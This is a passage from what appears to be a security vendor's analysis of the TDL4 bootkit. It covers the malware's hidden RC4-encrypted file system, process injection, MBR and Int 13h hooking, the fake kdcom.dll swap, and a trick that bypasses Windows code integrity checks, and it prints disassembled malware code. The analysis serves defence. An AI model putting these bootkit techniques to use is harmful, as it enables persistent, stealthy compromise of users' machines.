TDL4 uses the same technique for allocating space on a hard drive for its file system as its predecessor; namely, it starts at the last but one sector of the hard drive and grows towards start of the disk space.




Figure 20 – Location of the Hidden File System on Disk

There are some changes in the layout of the file system compared to the TDL3 file system layout. Each block of the file system has the following format:

```
typedef struct _TDL4_FS_BLOCK
{
	// Signature of the block
	// DC - root directory
	// FC - block with file data
	// NC - free bock
	WORD Signature;
	// Size of data in block
	WORD SizeofDataInBlock;
	// Offset of the next block relative to file system start
	WORD NextBlockOffset;
	// File table or file data
	BYTE Data[506];
}TDL4_FS_BLOCK, *PTDL4_FS_BLOCK;
```

Here is the format of the root directory:

```
typedef struct _TDL4_FS_ROOT_DIRECTORY
{
	// Signature of the block
	// DC - root directory
	WORD Signature;
	// Set to zero
	DWORD Reserved;
	// Array of entries corresponding to files in FS
	TDL4_FS_FILE_ENTRY FileTable[15];
}TDL4_FS_ROOT_DIRECTORY, *PTDL4_FS_ROOT_DIRECTORY;
```

```
typedef struct _TDL4_FS_FILE_ENTRY
{
	// File name - null terminated string
	char FileName[16];
	// Offset from beginning of the file system to file
	DWORD FileBlockOffset;
	// Reserved
	DWORD dwFileSize;
	// Time and Date of file creation
	FILETIME CreateTime;
}TDL4_FS_FILE_ENTRY, *PTDL4_FS_FILE_ENTRY;
```

4.2.2 Encrypted File System

The bootkit protects the contents of its file system by encrypting its blocks. As with TDL3 it uses the RC4 encryption algorithm, which is a stream cipher with varying key length. Unlike TDL3, where the *"tdl"* string is used as a key, TDL4 uses the 32-bit integer LBA of the sector block being encrypted. (Recall that TDL3+ encrypts its file system by XORing contents with a single byte incremented each XOR operation).

4.2.3 TDL File System Reader

In the course of our research the authors developed a tool called TdlFsReader which allows us to obtain the files stored in the TDL's hidden file system. It supports TDL3/TDL3+ as well as the TDL4 modifications of the rootkit. In the following figure you can see sample output of the tool when run on a TDL4-infected machine.

```
C:\>TdlFsReader.exe
Contents of TDL file system:
          cfg.ini MD5: B8C8B1B5C01EBF2F48760F2E06C402E6
              mbr MD5: AF1EC9B9C5CE1D74D3D9CA3BBE0FA941
        bckfg.tmp MD5: 6AD76461EEB59A1D77529B595D3672ED
          cmd.dll MD5: 4DADED6C7EFF7230D68AE48B02A847FA
            ldr16 MD5: 4FB9748189F6688ADA9A51A5901406FA
            ldr32 MD5: C078E5EA19F853AC0830D2F6088F7161
            ldr64 MD5: ADEB890D564913F11301C648A5FB6220
            drv64 MD5: 87A462D034192EDD60ACE835E91B930B
        cmd64.dll MD5: BC3B9FB8EAFD440D43B76DC12FB445C7
            drv32 MD5: 1EF0E0C765DA7F727E1EB8FF38D02FF1

C:\>_
```

Figure 21 – Output of TdlFsReader

Basically, the tool consists of two components: the kernel-mode driver and the user-mode application. The driver is responsible for disabling rootkit self-defense mechanisms and performing low-level reads hard drive. The user-mode application in turn parses data received from the driver. As distinct modifications of the bootkit use different encryption algorithms to encrypt the hidden file system, it is therefore necessary to determine which algorithm is being used by brute forcing through all the possibilities (rc4 with different keys, XOR-ing with a byte). The next step after encryption algorithm is identified is to determine the particular file system layout. This is done by matching signatures: DC, FC, NC for TDL4 and TDLD, TDLC, TDLN – for TDL3/TDL3+. When the file system layout scheme is determined we can proceed with reading files from it. This is shown in the figure below:




Figure 22 –Architecture of TdlFsReader

The tool has the following interface:

TdlFsReader.exe [-v] [directory_to_save_files]

-v – for verbose output;

directory_to_save_files – specify directory where content of the file system will be stored.

The tool as well as its video demonstration can be downloaded from the links:

http://eset.ru/tools/TdlFsReader.exe

http://www.youtube.com/watch?v=iRpp6vn2DAE

4.3 Injecting payload into processes

The way tdl4 injects its payload into processes in the system hasn't been changed significantly since the previous version of the rootkit, and as it wasn't described in our report on TDL3, we are going to address it here.

To track creation of a new process in the system, TDL4 registers the *LoadImageNotificationRoutine* and waits until the *"kernel32.dll"* system library is mapped into memory. When it happens the bootkit obtains the addresses of exported symbols *LoadLibraryEx, GetProcAddress, VirtualFree* and queues a special kernel-mode APC ,which in turn queues a work item performing injection of the payload. The work item executing in the context of the *"System"* process attaches to the target process by calling the *KeStackAttachProcess* system routine. When the address space of the process is switched to the target process's, the bootkit maps payload and applies relocations to it. The next step is to allocate a buffer in the user-mode address space of the process and fill it with the path to the payload, and code initializing the import address table and calling the payload's entry point. When this is done the bootkit queues the user-mode APC executing user-mode code.

To be precise the user-mode code initializes the import address table of the executable and calls its entry point, passing as parameters the following values:

- Base address of the payload;
- DWORD set to 0x0000001 (DLL_PROCESS_ATTACH);
- Path to the payload in the hidden file system, i.e. ASCII string *\\?\globalroot\device\XXXXXXXX\YYYYYYYY\paylod.dll*.

If the entry point returns zero then the code frees memory allocated for the payload image and overwrites the path to the payload in the user-mode buffer with zeros.

The following figure illustrates the overall process.




Figure 23 – Process of Injecting Payload into Processes in the System

4.4 Comparison with TDL3/TDL3+

Compared to its predecessors (TDL3 and TDL3+) there are some significant changes in the kernel-mode components of the bootkit which affect the following aspects of its work: kernel-mode code layout, surviving a reboot, self-defense against removal from the system, and supported platforms. These points are summarized in the table below.

Table 2 –Comparison of TDL kernel-mode components

	TDL3/TDL3+	TDL4
Kernel-mode code representation	Base independent piece of code in hidden file system	PE image in the hidden file system
Surviving after reboot	Infecting disk miniport/random kernel-mode driver	Infecting MBR of the disk
Self-defense	Kernel-mode hooks, registry monitoring	Kernel-mode hooks, MBR monitoring
Injecting payload into processes in the system	tdlcmd.dll	cmd.dll/cmd64.dll
x64 support	-	+ (drv64)

5 Bootkit functionality

In this section we will describe the process of loading the bootkit. First of all we explain how the boot process is handled on different systems, and present only the minimum information necessary to understand the overall process. Then we show how the bootkit exploits certain features of the boot process so as to get loaded.

5.1 Booting BIOS firmware

When the computer is switched on the BIOS (Basic Input/Output System) firmware is loaded into memory and performs initialization and POST (Power On Self Test). Then it looks for a bootable disk drive and reads its very first sector, the boot sector. The sector contains the disk's partition table and code responsible for further handling of the boot process: these together are referred as MBR (Master Boot Record). The MBR code reads the partition table, looks for an active partition and loads its first sector (VBR, Volume Boot Record), which contains file system-specific boot code. Up to this point the boot process is the same for both Windows Vista family operating systems (Windows Vista, Windows Server 2008, and Windows 7) and pre Windows Vista operating systems (Windows 2000, Windows XP, Windows Server 2003) but thereafter it's handled differently. We'll describe the boot process for each class of operating systems in separate subsections.

5.1.1 Booting OS's prior to Windows Vista

The VBR contains code that reads *ntldr* (an application loading kernel, nt loader) from the root directory of the hard drive into memory and transfers control to it. *Ntldr* consists of two parts:

- 16-bit real-mode code performing initialization and interfacing with BIOS services;
- 32-bit PE image (*osloader.exe*) handling the boot process.

As soon as *ntldr* starts to execute it switches the processor into protected mode, loads the embedded PE image (*osloader.exe*) and transfers control to it. *Osloader.exe* is responsible for reading configuration information (*boot.ini* file, system hive), gathering information about hardware in the system (this feature implemented in a separate module *ntdetect.com*), loading the appropriate version of the kernel and its dependencies which are:

Module name	Description
hall.dll	hardware abstraction layer
bootvid.dll	the module responsible for displaying graphical images during boot time
kdcom.dll	the module implementing debugger interface through serial port

- *hall.dll* – hardware abstraction layer;
- *bootvid.dll* – the module responsible for displaying graphical images during boot time;
- *kdcom.dll* – the module implementing debugger interface through the serial port.

Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA	FTs (IAT)
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	Dword
HAL.dll	69	00207CAC	00000000	00000000	00207C8C	00001000
BOOTVID.dll	10	00207DC4	00000000	00000000	00207C94	00001118
KDCOM.dll	8	00207DF0	00000000	00000000	00207CA0	00001144

Figure 24 – Dependencies of ntoskrnl.exe

Also, *osloader.exe* loads the file system driver and boot start drivers. Although the code of *osloader.exe* is executed in protected mode it still relies on BIOS services to perform IO operations to/from hard drive and console (in case of IDE disks). To be able to call BIOS services which are executed in the 16-bit real mode execution environment, *osloader.exe* briefly switches processor into real mode, executes a BIOS service and after that switches the processor back to protected mode. We'll see later how the bootkit exploits this feature.

When all these operations are completed, *osloader.exe* proceeds with calling entry point of the kernel image – *KiSystemStartup*. The last thing to mention plays an important role in the process of loading the bootkit – during the kernel initialization the exported function *KdDebuggerInitialize1* from *kdcom.dll* library is called in order to initialize the debugging facilities of the system.




Figure 25 – Boot process of pre Windows Vista OS

5.1.2 Booting Post Windows XP OS

In the case of operating systems of the Windows Vista family (Windows Vista, Windows 7, Windows Server 2008) the boot process is rather different than that of previous OS versions. First of all, the code stored in the VBR loads *bootmgr* instead of loading *ntldr* – *bootmgr* is a boot time application introduced for the first time in Windows Vista OS for compatibility with the UEFI (Unified Extensible Firmware Interface: http://www.uefi.org/) specification. Essentially, *bootmgr* has a similar structure to *ntldr*: that is, it consists of a 16-bit stub and a 32-bit PE image. The stub is executed in the real-mode execution environment and responsible for switching the processor into 32-bit protected mode as well as providing an interface for invoking 16-bit real mode BIOS services (as *ntdlr* does).

Bootmgr reads *BCD* (boot configuration data) and then proceeds with loading either *winload.exe* or *winresume.exe* (to restore the state of the hibernating system). *Winload.exe* is similar in functionality to *osloader.exe* (embedded PE image in *ntldr*) and performs initialization of the system based on parameters provided in BCD before transferring control to the kernel image:

- loads system hive;
- initializes code integrity policy;
- loads kernel and its dependencies (*hal.dll, bootvid.dll, kdcom.dll*);
- loads file system driver for root partition;
- loads boot start drivers;
- transfers control to kernel's entry point.

Kernel-mode code integrity policy determines the way the system checks the integrity of all the modules loaded into kernel-mode address space, including system modules loaded at boot time. Kernel-mode integrity policy is controlled by the following BCD options:

BCD options	**Description**
BcdLibraryBoolean_DisableIntegrityCheck	disables kernel-mode code integrity checks
BcdOSLoaderBoolean_WinPEMode	instructs kernel to be loaded in preinstallation mode, disabling kernel-mode code integrity checks as a byproduct
BcdLibraryBoolean_AllowPrereleaseSignatures	enables test signing

Thus, if one of the first two options in BCD is set then kernel-mode code integrity checks will be disabled.

When all the necessary modules are loaded winload.exe proceeds with transferring control to kernel's entry point. As is the case with Oss prior to Windows Vista, the code performing kernel initialization calls the exported function *KdDebuggerInitialize1* from the *kdcom.dll* library to initialize the debugging facilities of the system.




Figure 26 – Boot process of post Windows Vista OS

5.1.3 Loading the bootkit

In this subsection we describe how the bootkit is loaded in the system with respect to the boot process described in the corresponding subsections.

When the system is started, the BIOS reads the infected MBR into memory end executes it, thereby loading the first part of the bootkit. The infected MBR locates the bootkit's file system at the end of the bootable hard drive, loads and executes a file with the name *"ldr16"*, which contains code responsible for hooking the BIOS 13th interrupt handler (disk service) and restoring the original MBR which is stored in the file called *"mbr"* in the hidden file system (see figure 27).

```
pusha
push    cs
pop     ds
mov     ds:43Eh, dl      ; drive number
xor     si, si
mov     es, si
mov     eax, es:[si+4Ch]
mov     ds:old_int_13_handler, eax ; store original int 13h handler
mov     ah, 48h ; 'H'
mov     si, 552h         ; buffer for drive parameters
mov     word ptr ds:552h, 1Eh
int     13h              ; get drive parameters
xor     di, di
mov     word ptr es:[di+4Ch], offset new_int13_handler
mov     word ptr es:[di+4Eh], cs ; hook int 13h handler
mov     di, 7C00h        ; destination buffer
mov     si, 40Fh         ; mbr
mov     cx, 4
call    tdl4_fs_read_file ; restore original mbr
popa
jmp     far ptr 0:7C00h  ; transfer control to the original mbr
```

Figure 27 – Hooking Int 13h Handler and Restoring Original MBR

When the control is transferred to the original MBR the boot process goes as described in the previous sections while the bootkit is resident in memory, and controls all the IO operations to/from the hard drive. The most interesting part of the *"ldr16"* is in the new Int 13h handler.

As the code reading data from the hard drive during boot process relies on the BIOS service, specifically, interrupt 13h, which is intercepted by the bootkit: thus, the bootkit is able to counterfeit any data read from the hard drive during the boot process. Hence the bootkit exploits the opportunity by replacing *kdcom.dll* with a file *"ldr32"* or *"ldr64"* (depending on the bit capacity of the operating system) from the hidden file system, substituting its content in the memory buffer during the read operation. . . *"ldr32"* and *"ldr64"* are essentially the same (have the same functionality) except that *"ldr32"* is a 32-bit DLL and *"ldr64"* is a 64-bit DLL. Both of these modules export the same symbols as the original *kdcom.dll* library to conform to the requirements of the interface used to communicate between *ntoskrnl.exe* and the serial debugger.

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	000016E9	0000	000010B2	KdD0Transition
00000002	000016F3	0001	000010C1	KdD3Transition
00000003	0000176F	0002	000010D0	KdDebuggerInitialize0
00000004	0000177B	0003	000010E6	KdDebuggerInitialize1
00000005	000017AB	0004	000010FC	KdReceivePacket
00000006	00001795	0005	0000110C	KdRestore
00000007	00001789	0006	00001116	KdSave
00000008	000017A1	0007	0000111D	KdSendPacket

Figure 28 – Export Table of ldr32 (ldr64)

All the exported functions from the malicious *kdcom.dll* do nothing and return 0, with the exception of *KdDebuggerInitialize1* which, as you will remember, is called by *ntoskrnl.exe* during the kernel initialization. This function actually contains code loading the bootkit's driver in the system in the following way (see Figure 28):

- It registers *CreateThreadNotifyRoutine* by calling the *PsSetCreateThreadNotifyRoutine* system routine;
- When *CreateThreadNotifyRoutine* is executed it creates a DRIVER_OBJECT object and waits until the driver stack for the hard disk device has been built;
- Once the disk class driver is loaded, the bootkit is able to access data stored on hard drive, so it loads its kernel-mode driver from the file with name *"drv32"* or *"drv64"* (according to the OS bit capacity) from the hidden file system and calls the driver's entry point.

Figure 29 KdDebuggerInitialize1 of fake kdcom.dll

Replacing original *"kdcom.dll"* with a malicious DLL allows the bootkit to achieve two targets: to load the bootkit's driver, and to disable kernel-mode debugging facilities.

In order to replace the original *kdcom.dll* with the malicious DLL, it is necessary on operating systems starting from Windows Vista to disable kernel-mode code integrity checks: otherwise *winload.exe* will refuse to continue the boot process and report an error. The bootkit turns off code integrity checks by instructing *winload.exe* to load the kernel in pre-installation mode. This is achieved when *bootmgr* reads BCD from the hard drive by replacing *BcdLibraryBoolean_EmsEnabled* (encoded as 16000020 in BCD) element with *BcdOSLoaderBoolean_WinPEMode* (encoded as 26000022 in BCD) in the same way as it spoofs *kdcom.dll*:

```
cmp     dword ptr es:[bx], '0061'
jnz     short loc_23C
cmp     dword ptr es:[bx+4], '0200'
jnz     short loc_23C
mov     dword ptr es:[bx], '0062' ; substitute 16000020 with 26000022
mov     dword ptr es:[bx+4], '2200'
```

Figure 30 – Enabling Preinstallation Mode

BcdLibraryBoolean_EmsEnabled is an inheritable object indicating whether global emergency management services redirection should be enabled and is set to *"true"* by default. The bootkit turns on preinstallation mode for a while and disables it by corrupting /MININT string option in the *winload.exe* image while reading *winload.exe* image from the hard drive:

```
cmp     dword ptr es:[bx], 'NIM/'
jnz     short loc_26C
mov     dword ptr es:[bx], 'M/NI'
```

Figure 31 – Subverting the /MININT Option

Winload.exe uses the /MININT option to notify the kernel that pre-installation mode is enabled. As a result of such manipulations, the kernel receives an invalid IN/MINT option and continues initialization normally as if pre-installation mode wasn't enabled. The process of loading the bootkit on the Windows Vista operating system is shown in figure 32.




Figure 32 – Process of Loading the Bootkit in Windows Vista OS

5.2 Bypassing kernel-mode driver signature check

For the 64-bit version of Microsoft Windows Vista and later, according to kernel-mode code signing policy it is required that all kernel-mode drivers must be signed, otherwise the driver won't be loaded. Until now that was the major obstacle to creating a fully operational kernel-mode rootkit for 64-bit operating systems.

The approach exhibited by the bootkit is quite an efficient way of bypassing kernel-mode code signing policy. It penetrates into kernel-mode address space at the earliest stage of the system initialization and loads its drivers without any use of facilities provided by the operating system. In other words it performs the following steps:

- reads the driver image from the hidden file system;
- allocates memory buffer in kernel-mode address space for the driver;
- applies relocations and properly initializes import address tables;
- executes driver's entry point;
- the driver's code creates an object of type DRIVER_OBJECT by calling undocumented function *IoCreateDriver*.

After these steps the rootkit's driver is loaded into kernel-mode address space and is fully operational.

5.3 The Windows OS Loader patch (KB2506014)

Recently Microsoft released a security patch addressing the way Windows x64 operating systems check integrity of loaded modules. The new security update is intended to fix the "feature" (vulnerability) in x64 OS's (Windows Vista and later) exploited by TDL4.

```
BlImgQueryCodeIntegrityBootOptions proc near

    mov      [rsp+arg_8], rbx
    push     rdi
    sub      rsp, 20h
    mov      r11, [rcx+18h]
    mov      rbx, r8
    mov      r10, rdx
    lea      r8, [rsp+28h+arg_0]
    mov      edx, BcdLibraryBoolean_DisableIntegrityCheck
    mov      rcx, r11
    call     BlGetBootOptionBoolean
    movzx    r9d, [rsp+28h+arg_0]
    xor      edi, edi
    cmp      eax, edi
    lea      r8, [rsp+28h+arg_0]
    mov      edx, BcdLibraryBoolean_AllowPrereleaseSignatures
    cmovl    r9d, edi
    mov      rcx, r11
    mov      [rsp+28h+arg_0], r9b
    mov      [r10], r9b
    call     BlGetBootOptionBoolean
    movzx    ecx, [rsp+28h+arg_0]
    cmp      eax, edi
    cmovl    ecx, edi
    mov      [rbx], cl
    mov      rbx, [rsp+28h+arg_8]
    add      rsp, 20h
    pop      rdi
    retn
BlImgQueryCodeIntegrityBootOptions endp
```

Figure 33 – BlImageQueryIntegrityBootOptions in pathced winload.exe

On a patched system only two of these are left: BcdLibraryBoolean_DisableIntegrityCheck and BcdLibraryBoolean_AllowPrereleaseSignatures. The BcdOSLoaderBoolean_WinPEMode BCD option is no longer used in the initialization of code integrity policy. The routine BlImgQueryCodeIntegrityBootOptions in *winload.exe* (see Figure 33) returns the value that determines code integrity policy. Here we notice that BcdOSLoaderBoolean_WinPEMode is no longer used (as it was in the unpatched routine) and therefore TDL4's trick of substituting kdcom.dll won't work.

There is one mode module patched in the security update*: kdcom.dll*. This reinforces the conjecture that the security update specifically addresses TDL4 infection. As we already know, TDL4 replaces the kdcom.dll library with its own malicious component at boot time. The bootkit identifies *kdcom.dll* by the size of its export directory (it is compared with 0xFA):

```
cmp     word ptr es:[bx], 5A4Dh ; check MZ signature
jnz     loc_20E
mov     di, es:[bx+3Ch] ; check PE signature
cmp     word ptr es:[bx+di], 4550h
jnz     loc_20E
cmp     word ptr es:[bx+di+18h], 10Bh ; check subsystem
jnz     short loc_13C    ; this is x64 system
cmp     dword ptr es:[bx+di+7Ch], 0FAh ; '·' ; check size of the export directory
jnz     loc_20E
mov     si, 413h         ; ldr32
mov     cx, 6            ; this is x86 system
jmp     short loc_150
```

In the patched version of *kdcom.dll*, the size of the export directory has been changed. If we look into its export directory (figure below) we notice that an exported symbol KdReserved0 has been added which is not present in the unpatched library.

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
N/A	00001E3C	00001E7A	00001E60	00001EE6
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	00001014	0000	0000608C	KdD0Transition
00000002	00001014	0001	0000609B	KdD3Transition
00000003	00001020	0002	000060AA	KdDebuggerInitialize0
00000004	00001104	0003	000060C0	KdDebuggerInitialize1
00000005	00001228	0004	000060D6	KdReceivePacket
00000006	00001008	0005	000060E6	KdReserved0
00000007	00001158	0006	000060F2	KdRestore
00000008	00001144	0007	000060FC	KdSave
00000009	00001608	0008	00006103	KdSendPacket

This function is added with only one obvious purpose: to increase the size of the export directory and as a result prevent the TDL4 bootkit from replacing it.

5.4 Booting UEFI Firmware

